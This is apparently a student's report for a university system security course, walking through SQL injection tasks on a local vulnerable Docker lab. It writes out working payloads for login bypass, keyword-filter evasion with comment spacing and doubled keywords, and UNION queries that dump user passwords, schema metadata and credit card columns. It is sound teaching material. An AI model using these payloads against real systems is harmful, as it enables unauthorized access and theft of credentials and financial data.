System Security Challenge 1 Report

Tommaso Soncin

890558@stud.unive.it

Introduction

In this first challenge of the *System Security* course held by prof. Riccardo Focardi we're asked to experiment with SQLi, commonly known as SQL Injection.
Before that, there are some prerequisites and some "warm up" tasks, which will be necessary to unlock the challenge.
First of all, there's a docker image to run in order to access the vulnerable website:


```
docker run -it -p 8080:80 secunive/seclab:lab3
# Use this if you're using arch (btw) or derivatives, mysqld allocates all
the memory of the system thus making it unresponsive
docker run --ulimit nofile=262144:262144 -it -p 8080:80
secunive/seclab:lab3
```

Task 1

In this first task we're supposed to check what we've seen in class by testing a inband SQL Injection, that is a type of SQL Injection where the communication channel is the same.
After navigating to http://localhost:8080/task1/ we find a login form that we have to exploit.
Looking at the *Database Security* slides, mainly slide n.16 we see a similar query as the one in the first task description.
After trying the following credentials

```
```admin
' OR 1=1 --
```

we can see that they worked properly, giving us the password for the second task:
`IVQQ9GyrPMuo1aGD`
```



Task 2

In this second task we're asked to bypass an ad-hoc sanitization method, fortunately it's not perfect and we can exploit it.
This sanitization removes some common keywords such as UNION, OR, . . . and some common characters like " and the white space.
MySQL, being the greatest DBMS alive (joking), allows /**/, also known as a empty comment, to be treated as a white space, making that part of the sanitization process useless.
After trying the same credentials as before, the SQL query is dumped:

```
SELECT mail, password FROM users WHERE password = '' AND mail = 'admin'
```

As we can see, the OR keyword was replaced by the empty string.
Knowing that the mail I had to exploit was still "admin", first of all I tried to trick the sanitization by adding random whitespace within the keyword:

```
'/**/O/**/R/**/1=1/**/#
```

This did not work.


After this first fail, I tried to trick the sanitization by adding the empty comment to keep the truthy condition:

```
'/**/OR/**/1/**/=/**/1/**/#
```

That second section gets parsed as 1 = 1 # skipping entirely the sanitization for the second part of the query.

Lastly, I had to find a way to keep the OR keyword. Since the string replacement was non-recursive, no surrounding were ever checked, meaning that if the input contained OORR / AANDND the sanitizer would only remove the first occurrence of the keywords and thus skipping entirely the resulting string. Combining the previous part with this new discovery, it worked, granting me the second password: `GZOntyu4yJ1FjkEl`

```
admin
'/**/OORR/**/1/**/=/**/1/**/#
```



Phase 3


In this third task we're asked to leak information from a mock search engine.
This task is divided in three different exercises:

Exercise 1

I had to leak the full list of users, how did I do that?
First of all, I had to know the "starting query", this can be done by simply writing a incorrect injection/sql keyword to make the search engine print the query attempt, for example by copying the example query after the first exercise of this phase and adding some random keyword like UNION; writing this in the prompt:

```
' UNION SELECT name, phone FROM doctors UNION SELECT name, phone FROM
nurses;
```

The query will become invalid and print the error:



now I know the table to dump, given that I can dump the data with this query in the prompt:

```
' UNION SELECT name, lastname, url FROM people#
```

Exercise 2

Simply testing this query in the prompt:

```
' UNION SELECT 1,1,1 FROM people#
```

Exercise 3

In this exercise I had to find the passwords of all users, to do that I had to extend the previous query to list the passwords of the users. Unfortunately the field name was not known to me, so there had to be some guessing of the field. Trying *password* as a column name gave me the password:

```
' UNION SELECT 1,1,password FROM people#
```

`task4_password_is{F9NCcGgVufau4SwR}`

Phase 4

Lastly, I had to find the flag to obtain the proof of work.
To do so I had to find a row that contains a value like this: `FLAG{...}`.
First of all I dumped all the table names to find all the table names, to see if something interesting was available. This was done using with the following query in the prompt of the search engine:

```
' UNION SELECT table_schema, table_name, 1 FROM information_schema.tables#
```

This query gave me three different tables that were not generated by MySQL: *creditcards, people, users*.
After that, I had to find the column names of the previous tables, meaning that I had to find the tables that matched table_schema=lab3_sqli.

```
'UNION SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE table_schema="lab3_sqli"#
```

Now it was just a matter of trying different combinations of columns. Here's the final query:

```
' UNION SELECT mail, cctype, ccnumber FROM creditcards#
```

`FLAG{OMG_Th3r3_1s_4_fl4g_h3r3!}`